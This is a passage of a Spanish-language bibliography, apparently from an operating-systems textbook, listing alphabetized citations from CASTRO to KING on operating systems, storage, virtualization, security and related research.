CASTRO, M., COSTA, M. y HARRIS, T.: "Securing Software by Enforcing Data-flow Integrity", *Proc. Seventh Symp. on Operating Systems Design and Implementation*, USENIX, pp. 147 a 160, 2006.

CAUDILL, H. y GAVRILOVSKA, A.: "Tuning File System Block Addressing for Performance", *Proc. 44th Annual Southeast Regional Conf.*, ACM, pp. 7 a 11, 2006.

CERF, C. y NAVASKY, V.: *The Experts Speak*, Nueva York: Random House, 1984.

CHANG, L.-P.: "On Efficient Wear-Leveling for Large-Scale Flash-Memory Storage Systems", *Proc. ACM Symp. on Applied Computing*, ACM, pp. 1126 a 1130, 2007.

CHAPMAN, M. y HEISER, G.: "Implementing Transparent Shared Memory on Clusters Using Virtual Machines", *Proc. Annual Tech. Conf.*, USENIX, pp. 383 a 386, 2005.

CHASE, J.S., LEVY, H.M., FEELEY, M.J. y LAZOWSKA, E.D.: "Sharing and Protection in a Single-Address-Space Operating System", *ACM Trans on Computer Systems*, vol. 12, pp. 271 a 307, noviembre 1994.

CHATTOPADHYAY, S., LI, K. y BHANDARKAR, S.: "FGS-MR: MPEG4 Fine Grained Scalable Multi-Resolution Video Encoding for Adaptive Video Streaming", *Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, 2006.

CHEN, P.M., NG, W.T., CHANDRA, S., AYCOCK, C., RAJAMANI, G. y LOWELL, D.: "The Rio File Cache: Surviving Operating System Crashes", *Proc. Seventh Int'l Conf. on Arch. Support for Programming Languages and Operating Systems*, ACM, pp. 74 a 83, 1996.

CHEN, S. y THAPAR, M.: "A Novel Video Layout Strategy for Near-Video-on-Demand Servers", *Prof. Int'l Conf. on Multimedia Computing and Systems*, IEEE, pp. 37 a 45, 1997.

CHEN, S. y TOWSLEY, D.: "A Performance Evaluation of RAID Architectures", *IEEE Trans. on Computers*, vol. 45, pp. 1116 a 1130, octubre, 1996.

CHEN, S., GIBBONS, P.B., KOZUCH, M., LIASKOVITIS, V., AILAMAKI, A., BLELLOCH, G.E., FALSAFI, B., FIX, L., HARDAVELLAS, N., MOWRY, T.C. y WILKERSON, C.: "Scheduling Threads for Constructive Cache Sharing on CMPs", *Proc. ACM Symp. on Parallel Algorithms and Arch.*, ACM, pp. 105 a 115, 2007.

CHENG, J., WONG, S.H.Y., YANG, H. y LU, S.: "SmartSiren: Virus Detection and Alert for Smartphones", *Proc. Fifth Int'l Conf. on Mobile Systems, Appls., and Services*, ACM, pp. 258 a 271, 2007.

CHENG, N., JIN, H. y YUAN, Q.: "OMFS: An Object-Oriented Multimedia File System for Cluster Streaming Server", *Proc. Eighth Int'l Conf. on High-Performance Computing in Asia-Pacific Region*, IEEE, pp. 532 a 537, 2005.

CHERITON, D.R.: "An Experiment Using Registers for Fast Message-Based Interprocess Communication", *ACM SIGOPS Operating Systems Rev.*, vol. 18, pp. 12 a 20, octubre 1984.

CHERITON, D.R.: “The V Distributed System”, *Commun. of the ACM*, vol 31, pp. 314 a 333, marzo, 1988.

CHERKASOVA, L. y GARDNER, R.: “Measuring CPU Overhead for I/O Processing in the Xen Virtual Machine Monitor”, *Proc. Annual Tech. Conf.*, USENIX, pp. 387 a 390, 2005.

CHERVENAK, A., VELLANKI, V. y KURMAS, Z.: “Protecting File Systems: A Survey of Backup Techniques”, *Proc. 15th IEEE Symp. on Mass Storage Systems*, IEEE, 1998.

CHIANG, M.-L. y HUANG, J.-S.: “Improving the Performance of Log-Structured File Systems with Adaptive Block Rearrangement”, *Proc. 2007 ACM Symp. on Applied Computing*, ACM, pp. 1136 a 1140, 2007.

CHILDS, S. e INGRAM, D.: “The Linux-SRT Integrated Multimedia Operating System: Bringing QoS to the Desktop”, *Proc. Seventh IEEE Real-Time Tech. and Appl. Symp.*, IEEE, pp. 135 a 141, 2001.

CHOU, A., YANG, J., CHELF, B., HALLEM, S. y ENGLER, D.: “An Empirical Study of Operating System Errors”, *Proc. 18th Symp on Operating Systems Design and Implementation*, ACM, pp. 73 a 88, 2001.

CHOW, T.C.K. y ABRAHAM, J.A.: “Load Balancing in Distributed Systems”, *IEEE Trans. on Software Engineering*, vol. SE-8, pp. 401 a 412, julio 1982.

CINQUE, M., COTRONEO, D., KALBARCZYK, Z. IYER y RAVISHANKAR, K.: “How Do Mobile Phones Fail? A Failure Data Analysis of the Symbian OS Smart Phones”, *Proc. 37th Annual Int’l Conf. on Dependable Systems and Networks*, IEEE, pp. 585 a 594, 2007.

COFFMAN, E.G., ELPHICK, M.J. y SHOSHANI, A.: “System Deadlocks”, *Computing Surveys*, vol. 3, pp. 67 a 78, junio de 1971.

COOKE, D., URBAN, J. y HAMILTON, S.: “Unix and Beyond: An Interview with Ken Thompson”, *Computer*, vol. 32, pp. 58 a 64, mayo 1999.

CORBATO, F.J.: “On Building Systems That Will Fail”, *Commun. of the ACM*, vol. 34, pp. 72 a 81, junio 1991.

CORBATO, F.J., MERWIN-DAGGET, M. y DALEY, R.C.: “An Experimental Time-Sharing System”, *Proc. AFIPS Fall Joint Computer Conf.*, AFIPS, pp. 335 a 344, 1962.

CORBATO, F.J., SALTZER, J.H. y CLINGEN, C.T.: “MULTICS—The First Seven Years”, *Proc. AFIPS Spring Joint Computer Conf.*, AFIPS, pp. 571 a 583, 1972.

CORBATO, F.J. y VYSSOTSKY, V.A.: “Introduction and Overview of the MULTICS System”, *Proc. AFIPS Fall Joint Computer Conf.*, AFIPS, pp. 185 a 196, 1965.

CORNELL, B., DINDA, P.A. y BUSTAMANTE, F.E.: “Wayback: A User-Level Versioning File System for Linux”, *Proc. Annual Tech. Conf.*, USENIX, pp. 19 a 28, 2004.

COSTA, M., CROWCROFT, J., CASTRO, M., ROWSTRON, A., ZHOU, L., ZHANG, L. y BARHAM, P.: “Vigilante: End-to-End Containment of Internet Worms”, *Proc. 20th Symp. on Operating System Prin.*, ACM, pp. 133 a 147, 2005.

COURTOIS, P.J., HEYMANS, F. y PARNAS, D.L.: “Concurrent Control with Readers and Writers”, *Commun. of the ACM*, vol. 10, pp. 667 a 668, octubre 1971.

COX, L.P., MURRAY, C.D. y NOBLE, B.D.: "Pastiche: Making Backup Cheap and Easy", *Proc. Fifth Symp. on Operating Systems Design and Implementation*, USENIX, pp. 285 a 298, 2002.

CRANOR, C.D. y PARULKAR, G.M.: "The UVM Virtual Memory System", *Proc. Annual Tech. Conf.*, USENIX, pp. 117 a 130, 1999.

CROWLEY, C.: *Operating Systems: A Design-Oriented Approach*, Chicago: Irwin, 1997.

CUSUMANO, M.A. y SELBY, R.W.: "How Microsoft Builds Software", *Commun. of the ACM*, vol. 40, pp. 53 a 61, junio 1997.

DABEK, F., KAASHOEK, M.F., KARGET, D., MORRIS, R. y STOICA, I.: "Wide-Area Cooperative Storage with CFS", *Proc. 18th Symp. on Operating Systems Principles*, ACM, pp. 202-215, 2001.

DALEY, R.C. y DENNIS, J.B.: "Virtual Memory, Process, and Sharing in MULTICS", *Commun. of the ACM*, vol. 11, pp. 306 a 312, mayo 1968.

DALTON, A.B. y ELLIS, C.S.: "Sensing User Intention and Context for Energy Management", *Proc. Ninth Workshop on Hot Topics in Operating Systems*, USENIX, pp. 151 a 156, 2003.

DASIGENIS, M., KROUPIS, N., ARGYRIOU, A., TATAS, K., SOUDRIS, D., THANAILAKIS, A. y ZERVAS, N.: "A Memory Management Approach for Efficient Implementation of Multimedia Kernels on Programmable Architectures", *Proc. IEEE Computer Society Workshop on VLSI*, IEEE, pp. 171 a 177, 2001.

DAUGMAN, J.: "How Iris Recognition Works", *IEEE Trans. on Circuits and Systems for Video Tech.*, vol. 14, pp. 21 a 30, enero 2004.

DAVID, F.M., CARLYLE, J.C. y CAMPBELL, R.H.: "Exploring Recovery from Operating System Lockups", *Proc. Annual Tech. Conf.*, USENIX, pp. 351 a 356, 2007.

DEAN, J. y GHEMAWAT, S.: "MapReduce: Simplified Data Processing on Large Clusters", *Proc. Sixth Symp. on Operating Systems Design and Implementation*, USENIX, pp. 137 a 150, 2004.

DENNING, D.: "A Lattice Model of Secure Information Flow", *Commun. of the ACM*, vol. 19, pp. 236 a 243, 1976.

DENNING, D.: *Information Warfare and Security*, Reading, MA: Addison-Wesley, 1999.

DENNING, P.J.: "The Working Set Model for Program Behavior", *Commun. of the ACM*, vol. 11, pp. 323 a 333, 1968a.

DENNING, P.J.: "Thrashing: Its Causes and Prevention", *Proc. AFIPS National Computer Conf.*, AFIPS, pp. 915 a 922, 1968b.

DENNING, P.J.: "Virtual Memory", *Computing Surveys*, vol. 2, pp. 153 a 189, septiembre 1970.

DENNING, P.J.: "Working Sets Past and Present", *IEEE Trans. on Software Engineering*, vol. SE-6, pp. 64 a 84, enero 1980.

DENNIS, J.B. y VAN HORN, E.C.: "Programming Semantics for Multiprogrammed Computations", *Commun. of the ACM*, vol. 9, pp. 143 a 155, marzo 1966.

DIFFIE, W. y HELLMAN, M.E.: "New Directions in Cryptography", *IEEE Trans. on Information Theory*, vol. IT-22, pp. 644 a 654, noviembre 1976.

DIJKSTRA, E.W.: "Co-operating Sequential Processes", *en Programming Languages*, Genuys, F. (Ed.), Londres: Academic Press, 1965.

DIJKSTRA, E.W.: "The Structure of THE Multiprogramming System", *Commun. of the ACM*, vol. 11, pp. 341 a 346, mayo 1968.

DING, X., JIANG, S. y CHEN, F.: "A buffer cache management scheme exploiting both Temporal and Spatial localities", *ACM Trans. on Storage*, vol. 3, Art. 5, junio 2007.

DUBOIS, M., SCHEURICH, C. y BRIGGS, F.A.: "Synchronization, Coherence, and Event Ordering in Multiprocessors", *Computer*, vol. 21, pp. 9 a 21, febrero 1988.

EAGER, D.L.. LAZOWSKA, E.D. y ZAHORJAN, J.: "Adaptive Load Sharing in Homogeneous Distributed Systems", *IEEE Trans. on Software Engineering*, vol. SE-12, pp. 662 a 675, mayo 1986.

EDLER, J., LIPKIS, J. y SCHONBERG, E.: "Process Management for Highly Parallel UNIX Systems", *Proc. USENIX Workshop on UNIX and Supercomputers*, USENIX, pp. 1 a 17, septiembre 1988.

EFSTATHOPOULOS, P., KROHN, M., VANDEBOGART, S., FREY, C., ZIEGLER, D., KOHLER, E., MAZIERES, D., KAASHOEK, F. y MORRIS, R.: "Labels and Event Processes in the Asbestos Operating System", *Proc. 20th Symp. on Operating Systems Principles*, ACM, pp. 17 a 30, 2005.

EGAN, J.L. y TEIXEIRA, T.J.: *Writing a UNIX Device Driver, 2a. edición*, Nueva York: John Wiley, 1992.

EGELE, M., KRUEGEL, C., KIRDA, E., YIN, H. y SONG, D.: "Dynamic Spyware Analysis", *Proc. Annual Tech. Conf.*, USENIX, pp. 233 a 246, 2007.

EGGERT, L. y TOUCH, J.D.: "Idletime Scheduling with Preemption Intervals", *Proc. 20th Symp. on Operating Systems Principles*, ACM, pp. 249 a 262, 2005.

EL GAMAL, A.: "A Public Key Cryptosystem and Signature Scheme Based on Discrete Logarithms", *IEEE Trans. on Information Theory*, vol. IT-31, pp. 469 a 472, julio 1985.

ELPHINSTONE, K., KLEIN, G., DERRIN, P., ROSCOE, T. y HEISER, G.: "Towards a Practical, Verified, Kernel", *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, pp. 117 a 122, 2007.

ENGLER, D.R., CHELF, B., CHOU, A. y HALLEM, S.: "Checking System Rules Using System-Specific Programmer-Written Compiler Extensions", *Proc. Fourth Symp. on Operating Systems Design and Implementation*, USENIX, pp. 1 a 16, 2000.

ENGLER, D.R., GUPTA, S.K. y KAASHOEK, M.F.: "AVM: Application-Level Virtual Memory", *Proc. Fifth Workshop on Hot Topics in Operating Systems*, USENIX, pp. 72 a 77, 1995.

ENGLER, D.R. y KAASHOEK, M.F.: "Exterminate All Operating System Abstractions", *Proc. Fifth Workshop on Hot Topics in Operating Systems*, USENIX, pp. 78 a 83, 1995.

ENGLER, D.R., KAASHOEK, M.F. y O'TOOLE, J. Jr.: "Exokernel: An Operating System Architecture for Application-Level Resource Management", *Proc. 15th Symp. on Operating Systems Principles*, ACM, pp. 251 a 266, 1995.

ERICKSON, J.S.: "Fair Use, DRM, and Trusted Computing", *Commun. of the ACM*, vol. 46, pp. 34 a 39, 2003.

ETSION, Y., TSAFIR, D. y FEITELSON, D.G.: "Effects of Clock Resolution on the Scheduling od Interactive and Soft Real-Time Processes", *Proc. Int'l Conf. on Measurement and Modeling of Computer Systems*, ACM, pp. 172 a 183, 2003.

ETSION, Y., TSAFIR, D. y FEITELSON, D.G.: "Desktop Scheduling: How Can We Know What the User Wants?" *Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, pp. 110 a 115, 2004.

ETSION, Y., TSAFIR, D. y FEITELSON, D.G.: "Process Prioritization Using Output Production: Scheduling for Multimedia", *ACM Trans. on Multimedia, Computing, and Applications*, vol. 2, pp. 318 a 342, noviembre 2006.

EVEN, S.: *Graph Algorithms*, Potomac, MD: Computer Science Press, 1979.

FABRY, R.S.: "Capability-Based Addressing", *Commun. of the ACM*, vol. 17, pp. 403 a 412, julio 1974.

FAN, X., WEBER, W.-D. y BARROSO, L.-A.: "Power Provisioning for a Warehouse-Sized Computer", *Proc. 34th Annual Int'l Symp. on Computer Arch.*, ACM, pp. 13 a 23, 2007.

FANDRICH, M., AIKEN, M. HAWBLITZEL, C., HODSON, O., HUNT, G., LARUS, J.R. y LEVI, S.: "Language Support for Fast and Reliable Message-Based Communication in Singularity OS", *Proc. Eurosys 2006*, ACM, pp. 177 a 190, 2006.

FASSINO, J.-P., STEFANI, J.-B., LAWALL, J.J. y MULLER, G.: "Think: A Software Framework for Component-Based Operating System Kernels", *Proc. Annual Tech. Conf.*, USENIX, pp. 73 a 86, 2002.

FEDOROVA, A., SELTZER, M., SMALL, C. y NUSSBAUM, D.: "Performance of Multithreaded Chip Multiprocessors and Implications for Operating System Design", *Proc. Annual Tech. Conf.*, USENIX, pp. 395 a 398, 2005.

FEELEY, M.J., MORGAN, W.E., PIGHIN, F.H., KARLIN, A.R., LEVY, H.M. y THEK-KATH, C.A.: "Implementing Global Memory Management in a Workstation Cluster", *Proc 15th Symp. on Operating Systems Principles*, ACM, pp. 201 a 212, 1995.

FELTEN, E.W. y HALDERMAN, J.A.: "Digital Rights Management, Spyware, and Security", *IEEE Security and Privacy*, vol. 4., pp. 18 a 23, enero/febrero 2006.

FEUSTAL, E.A.: "The Rice Research Computer—A Tagged Architecture", *Proc. AFIPS Conf.*, AFIPS, 1972.

FLINN, J. y SATYANARAYANAN, M.: "Managing Battery Lifetime with Energy-Aware Adaptation", *ACM Trans on Computer Systems*, vol. 22, pp. 137 a 179, mayo 2004.

FLORENCIO, D. y HERLEY, C.: "A Large-Scale Study of Web Password Habits", *Proc. 16th Int'l Conf. on the World Wide Web*, ACM, pp. 657 a 666, 2007.

FLUCKIGER, F.: *Understanding Networked Multimedia*, Upper Saddle River, NJ: Prentice Hall, 1995.

FORD, B., BACK, G., BENSON, G., LEPREAU, J., LIN, A. y SHIVERS, O.: "The Flux OSkit: A Substrate for Kernel and Language Research", *Proc. 17th Symp. on Operating Systems Principles*, ACM, pp. 38 a 51, 1997.

FORD, B., HIBLER, M., LEPREAU, J., TULLMAN, P., BACK, G., CLAWSON, S.: "Microkernels Meet Recursive Virtual Machines", *Proc. Second Symp. on Operating Systems Design and Implementation*, USENIX, pp. 137 a 151, 1996.

FORD, B. y SUSARLA, S.: "CPU Inheritance Scheduling", *Proc. Second Symp. on Operating Systems Design and Implementation*, USENIX, pp. 91 a 105, 1996.

FORD, R. y ALLEN, W.H.: "How Not To Be Seen", *IEEE Security and Privacy*, vol. 5, pp. 67 a 69, enero/febrero 2007.

FOSTER, I: "Globus Toolkit Version 4: Software for Service-Oriented Systems", *Int'l Conf. on Network and Parallel Computing*, IFIP, pp. 2 a 13, 2005.

FOTHERINGHAM, J.: "Dynamic Storage Allocation in the Atlas Including an Automatic Use of a Backing Store", *Commun. of the ACM*, vol. 4, pp. 435 a 436, octubre 1961.

FRANZ, M.: "Containing the Ultimate Trojan Horse", *IEEE Security and Privacy*, vol. 5, pp. 52 a 56, julio-agosto 2007.

FRASER, K. y HARRIS, T.: "Concurrent Programming without Locks", *ACM Trans. on Computer Systems*, vol. 25, pp. 1 a 61, mayo 2007.

FRIEDRICH, R. y ROLIA, J.: "Next Generation Data Centers: Trends and Implications", *Proc. 6th Int'l Workshop on Software and Performance*, ACM, pp. 1 a 2, 2007.

FUSCO, J.: *The Linux Programmer's Toolbox*, Upper Saddle River, NJ: Prentice Hall, 2007.

GAL, E. y TOLEDO, S.: "A Transactional Flash File System for Microcontrollers", *Proc. Annual Tech. Conf.*, USENIX, pp. 89 a 104, 2005.

GANAPATHY, V., BALAKRISHNAN, A., SWIFT, M.M. y JHA, S.: "Microdrivers: A New Architecture for Device Drivers", *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, pp. 85 a 90, 2007.

GANESH, L., WEATHERSPOON, H., BALAKRISHNAN, M. y BIRMAN, K.: "Optimizing Power Consumption in Large-Scale Storage Systems", *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, pp. 49 a 54, 2007.

GARFINKEL, T., ADAMS, K., WARFIELD, A. y FRANKLIN, J.: "Compatibility is Not Transparency: VMM Detection Myths and Realities", *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, pp. 31 a 36, 2007.

GARFINKEL, T., PFAFF, B., CHOW, J., ROSENBLUM, M., BONEH, D.: "Terra: A Virtual Machine-Based Platform for Trusted Computing", *Proc. 19th Symp. on Operating Systems Principles*, ACM, pp. 193 a 206, 2003.

GAW, S. y FELTEN, E.W.: "Password Management Strategies for Online Accounts", *Proc. Second Symp. on Usable Privacy*, ACM, pp. 44 a 55, 2006.

GEER, D.: "For Programmers, Multicore Chips Mean Multiple Challenges", *IEEE Computer*, vol. 40, pp. 17 a 19, septiembre 2007.

GEIST, R. y DANIEL, S.: "A Continuum of Disk Scheduling Algorithms", *ACM Trans. on Computer Systems*, vol. 5, pp. 77 a 92, febrero 1987.

GELERNTER, D.: "Generative Communication in Linda", *ACM Trans. on Programming Languages and Systems*, vol. 7, pp. 80 a 112, enero 1985.

GHEMAWAT, S., GOBIOFF, H. y LEUNG, S.-T.: "The Google File System", *Proc. 19th Symp. on Operating Systems Principles*, ACM, pp. 29 a 43, 2003.

GLEESON, B., PICOVICI, D., SKEHILL, R. y NELSON, J.: "Exploring Power Saving in 802.11 VoIP Wireless Links", *Proc. 2006 Int'l Conf. on Commun. and Mobile Computing*, ACM, pp. 779 a 784, 2006.

GNAIDY, C., BUTT, A.R. y HU, Y.C.: "Program-Counter Based Pattern Classification in Buffer Caching", *Proc. Sixth Symp. on Operating Systems Design and Implementation*, USENIX, pp. 395 a 408, 2004.

GONG, L.: *Inside Java 2 Platform Security*, Reading, MA: Addison-Wesley, 1999.

GRAHAM, R.: "Use of High-Level Languages for System Programming", Informe del proyecto MAC TM-13, M.I.T., septiembre 1970.

GREENAN, K.M. y MILLER, E.L.: "Reliability Mechanisms for File Systems using Non-Volatile Memory as a Metadata Store", *Proc. Int'l Conf. on Embedded Software*, ACM, pp. 178 a 187, 2006.

GROPP, W., LUSK, E. y SKJELLUM, A.: *Using MPI: Portable Parallel Programming with the Message Passing Interface*, Cambridge, MA: M.I.T. Press, 1994.

GROSSMAN, D. y SILVERMAN, H.: "Placement of Records on a Secondary Storage Device to Minimize Access Time", *Journal of the ACM*, vol. 20, pp. 429 a 438, 1973.

GUMMADI, K.P., DUNN, R.J., SARIOU, S., GRIBBLE, S., LEVY, H.M. y ZAHORJAN, J.: "Measurement, Modeling, and Analysis of a Peer-to-Peer File-Sharing Workload", *Proc. 19th Symp. on Operating Systems Principles*, 2003.

GURUMURTHI, S.: "Should Disks Be Speed Demons or Brainiacs?", *ACM SIGOPS Operating Systems Rev.*, vol. 41, pp. 33 a 36, enero 2007.

GURUMURTHI, S., SIVASUBRAMANIAN, A., KANDEMIR, M. y FRANKE, H.: "Reducing Disk Power Consumption in Servers with DRPM", *Computer*, vol. 36, pp. 59 a 66, diciembre 2003.

HACKETT, B., DAS, M., WANG, D. y YANG, Z.: "Modular Checking for Buffer Overflows in the Large", *Proc. 28th Int'l Conf. on Software Engineering*, ACM, pp. 232 a 241, 2006.

HAND, S.M.: "Self-Paging in the Nemesis Operating System", *Proc. Third Symp. on Operating Systems Design and Implementation*, USENIX, pp. 73 a 86, 1999.

HAND, S.M., WARFIELD, A., FRASER, K., KOTTSOVINOS, E. y MAGENHEIMER, D.: "Are Virtual Machine Monitors Microkernels Done Right?", *Proc. 10th Workshop on Hot Topics in Operating Systems*, USENIX, pp. 1 a 6, 2005.

HAERTIG, H., HOHMUTH, M., LIEDTKE, J. y SHONBERG, S.: "The Performance of Kernel-Based Systems", *Proc. 16th Symp. on Operating Systems Principles*, ACM, pp. 66 a 77, 1997.

HAFNER, K. y MARKOFF, J.: *Cyberpunk*, Nueva York: Simon and Schuster, 1991.

HALDERMAN, J.A. y FELTEN, E.W.: "Lessons from the Sony CD DRM Episode", *Proc. 15th USENIX Security Symp.*, USENIX, pp. 77 a 92, 2006.

HARI, K., MAYRON, L., CRISTODOULOU, L., MARQUES, O. y FURHT, B.: "Design and Evaluation of 3D Video System Based on H.264 View Coding", *Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, 2006.

HARMSEN, J.J. y PEARLMAN, W.A.: "Capacity of Steganographic Channels", *Proc. 7th Workshop on Multimedia and Security*, ACM, pp. 11 a 24, 2005.

HARRISON, M.A., RUZZO, W.L. y ULLMAN, J.D.: "Protection in Operating Systems", *Commun. of the ACM*, vol. 19, pp. 461 a 471, agosto, 1976.

HART, J.M.: *Win32 System Programming*, Reading, MA: Addison-Wesley, 1997.

HAUSER, C., JACOBI, C., THEIMER, M., WELCH, B. y WEISER, M.: "Using Threads in Interactive Systems: A Case Study", *Proc. 14th Symp. on Operating Systems Principles*, ACM, pp. 94 a 105, 1993.

HAVENDER, J.W.: "Avoiding Deadlock in Multitasking Systems", *IBM Systems Journal*, vol. 7, pp. 74 a 84, 1968.

HEISER, G., UHLIG, V. y LEVASSEUR, J.: "Are Virtual Machine Monitors Microkernels Done Right?", *ACM SIGOPS Operating Systems Rev.*, vol. 40, pp. 95 a 99, 2006.

HENCHIRI, O. y JAPKOWICZ, N.: "A Feature Selection and Evaluation Scheme for Computer Virus Detection", *Proc. Sixth Int'l Conf. on Data Mining IEEE*, pp. 891 a 895, 2006.

HERDER, J.N., BOS, H., GRAS, B., HOMBURG, P. y TANENBAUM, A.S.: "Construction of a Highly Dependable Operating System", *Proc. Sixth European Dependable Computing Conf.*, pp. 3 a 12, 2006.

HICKS, B., RUEDA, S., JAEGER, T. y McDANIEL, P.: "From Trusted to Secure: Building and Executing Applications That Enforce System Security", *Proc. Annual Tech. Conf.*, USENIX, pp. 205 a 218, 2007.

HIGHAM, L., JACKSON, L. y KAWASH, J: "Specifying Memory Consistency of Write Buffer Multiprocessors", *ACM Trans. on Computer Systems*, vol. 25, Art. 1, febrero 2007.

HILDEBRAND, D.: "An Architectural Overview of QNX", *Proc. Workshop on Microkernels and Other Kernel Arch.*, ACM, pp. 113 a 136, 1992.

HIPSON, P.D.: *Mastering Windows 2000 Registry*, Alameda, CA: Sybex, 2000.

HOARE, C.A.R.: "Monitors, An Operating System Structuring Concept", *Commun. of the ACM*, vol. 17, pp. 549 a 557, octubre 1974: Erratum in *Commun. of the ACM*, vol. 18, p. 95, febrero 1975.

HOHMUTH, M. y HAERTIG, H.: "Pragmatic Nonblocking Synchronization in Real-Time Systems", *Proc. Annual Tech. Conf.*, USENIX, pp. 217 a 230, 2001.

HOHMUTH, M., PETER, M., HAERTIG, H. y SHAPIRO, J.: "Reducing TCB Size by Using Untrusted Components: Small Kernels Versus Virtual-Machine Monitors", *Proc. 11th ACM SIGOPS European Workshop*, ACM, Art. 22, 2004.

HOLT, R.C.: "Some Deadlock Properties of Computer Systems", *Computing Surveys*, vol. 4, pp. 179 a 196, septiembre 1972.

HOM, J. y KREMER, U.: "Energy Management of Virtual Memory on Diskless Devices", *Compilers and Operating Systems for Low Power*, Norwell, MA: Kluwer, pp. 95 a 113, 2003.

HOWARD, J.H., KAZAR, M.J., MENEES, S.G., NICHOLS, D.A., SATYANARAYANAN, M., SIDEBOTHAM, R.N. y WEST., M.J.: "Scale and Performance in a Distributed File System", *ACM Trans. on Computer Systems*, vol. 6, pp. 55 a 81, febrero 1988.

HOWARD, M. y LEBLANK, D.: *Writing Secure Code for Windows Vista*, Redmond, WA: Microsoft Press, 2006.

HUANG, W., LIU, J., KOOP, M., ABALL, B. y PANDA, D.: QNomand: Migrating OS-Bypass Networks in Virtual Machines", *Proc. ACM/USENIX Int'l Conf. on Virtual Execution Environments*, ACM, pp. 158 a 168, 2007.

HUANG, Z., SUN, C., PURVIS, M. y CRANEFIELD, S.: "View-Based Consistency and False Sharing Effect in Distributed Shared Memory", *ACM SIGOPS Operating System Rev.*, vol. 35, pp. 51 a 60, abril 2001.

HUTCHINSON, N.C., MANLEY, S., FEDERWISCH, M., HARRIS, G., HITZ, D., KLEIMAN, S. y O'MALLEY, S.: "Logical vs. Physical File System Backup", *Proc. Third Symp. on Oper. Systems Design and Impl.*, USENIX, pp. 239 a 249, 1999.

IEEE: *Information Technology—Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]*, Nueva York: Instituto de Ingenieros Eléctricos y Electrónicos, 1990.

IN, J., SHIN, I. y KIM, H.: "Memory Systems, SWL: A Search-While-Load Demand Paging Scheme with NAND Flash Memory", *Proc. 2007 ACM SIGPLAN/SIGBED Conf. on Languages, Compilers, and Tools*, ACM, pp. 217 a 226, 2007.

ISLOOR, S.S. y MARSLAND, T.A.: "The Deadlock Problem: An Overview", *Computer*, vol. 13, pp. 58 a 78, septiembre 1980.

IVENS, K.: *Optimizing the Windows Registry*, Foster City, CA: IDG Books Worldwide, 1998.

JAEGER, T., SAILER, R. y SREENIVASAN, Y.: "Managing the Risk of Covert Information Flows in Virtual Machine Systems", *Proc. 12th ACM Symp. on Access Control Models and Technologies*, ACM, pp. 81 a 90, 2007.

JAYASIMHA, D.N., SCHWIEBERT, L., MANIVANNAN y MAY, J.A.: "A Foundation for Designing Deadlock-Free Routing Algorithms in Wormhole Networks", *J. of the ACM*, vol. 50, pp. 250 a 275, 2003.

JIANG, X. y XU, D.: "Profiling Self-Propagating Worms via Behavioral Footprinting", *Proc. 4th ACM Workshop in Recurring Malcode*, ACM, pp. 17 a 24, 2006.

JOHNSON, N.F. y JAJODIA, S.: "Exploring Steganography: Seeing the Unseen", *Computer*, vol. 31, pp. 26 a 34, febrero 1998.

JONES, J.R.: "Estimating Software Vulnerabilities", *IEEE Security and Privacy*, vol. 5, pp. 28 a 32, julio/agosto 2007.

JOO, Y., CHOI, Y., PARK, C., CHUNG, S. y CHUNG, E.: "System-level optimization: Demand paging for OneNAND Flash eXecute-in-place", *Proc. Int'l Conf. on Hardware Software Codesign*, A ACM, pp. 229 a 234, 2006.

KABAY, M.: "Flashes from the Past", *Information Security*, p. 17, 1997.

KAMINSKY, D.: "Explorations in Namespace: White-Hat Hacking across the Domain Name System", *Commun. of the ACM*, vol. 49, pp. 62 a 69, junio 2006.

KAMINSKY, M., DAVVIDES, G., MAZIERES, D. y KAAZHOEK, M.F.: "Decentralized User Authentication in a Global File System", *Proc. 19th Symp. on Operating Systems Principles*, ACM, pp. 60 a 73, 2003.

KANG, S., WON, Y. y ROH, S.: "Harmonic Interleaving: File System Support for Scalable Streaming of Layer Encoded Objects", *Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video,* ACM, 2006.

KANT, K. y MPHAPATRA, P.: "Internet Data Centers", *Computer*, vol. 27, pp. 35 a 37, noviembre 2004.

KARLIN, A.R., LI, K., MANASSE, M.S. y OWICKI, S.: "Empirical Studies of Competitive Spinning for a Shared-Memory Multiprocessor", *Proc. 13th Symp. on Operating Systems Principles*, ACM, pp. 41 a 54, 1991.

KARLIN, A.R., MANASSE, M.S., McGEOCH, L. y OWICKI, S.: "Competitive Randomized Algorithms for Non-Uniform Problems", *Proc. First Annual ACM Symp. on Discrete Algorithms*, ACM, pp. 301 a 309, 1989.

KAROL, M., GOLESTANI, S.J. y LEE, D.: "Prevention of Deadlocks and Livelocks in Lossless Backpressured Packet Networks", *IEEE/ACM Trans. on Networking*, vol. 11, pp. 923 a 934, 2003.

KAUFMAN, C., PERLMAN, R. y SPECINER, M.: *Network Security, 2a. edición*, Upper Saddle River, NJ: Prentice Hall, 2002.

KEETON, K., BEYER, D., BRAU, E., MERCHANT, A., SANTOS, C. y ZHANG, A.: "On the Road to Recovery: Restoring Data After Disasters", *Proc. Eurosys 2006,* ACM, pp. 235 a 238, 2006.

KELEHER, P., COX, A., DWARKADAS, S. y ZWAENEPOEL, W.: "TreadMarks: Distributed Shared Memory on Standard Workstations and Operating Systems", *Proc. USENIX Winter 1994 Conf.*, USENIX, pp. 115 a 132, 1994.

KERNIGHAN, B.W. y PIKE, R.: *The UNIX Programming Environment*, Upper Saddle River, NJ: Prentice Hall, 1984.

KIENZLE, D.M. y ELDER, M.C.: "Recent Worms: A Survey and Trends", *Proc. 2003 ACM Workshop on Rapid Malcode*, ACM, pp. 1 a 10, 2003.

KIM, J., BARATTO, R.A. y NIEH, J.: "pTHINC: A Thin-Client Architecture for Mobile Wireless Web", *Proc. 15th Int'l Conf. on the World Wide Web*, ACM, pp. 143 a 152, 2006.

KING, S.T. y CHEN, P.M.: "Backtracking Intrusions", *ACM Trans. on Computer Systems*, vol. 23, pp. 51 a 76, febrero 2005.

KING, S.T., DUNLAP, G.W. y CHEN, P.M.: "Operating System Support for Virtual Machines", *Proc. Annual Tech. Conf.*, USENIX, pp. 71 a 84, 2003.

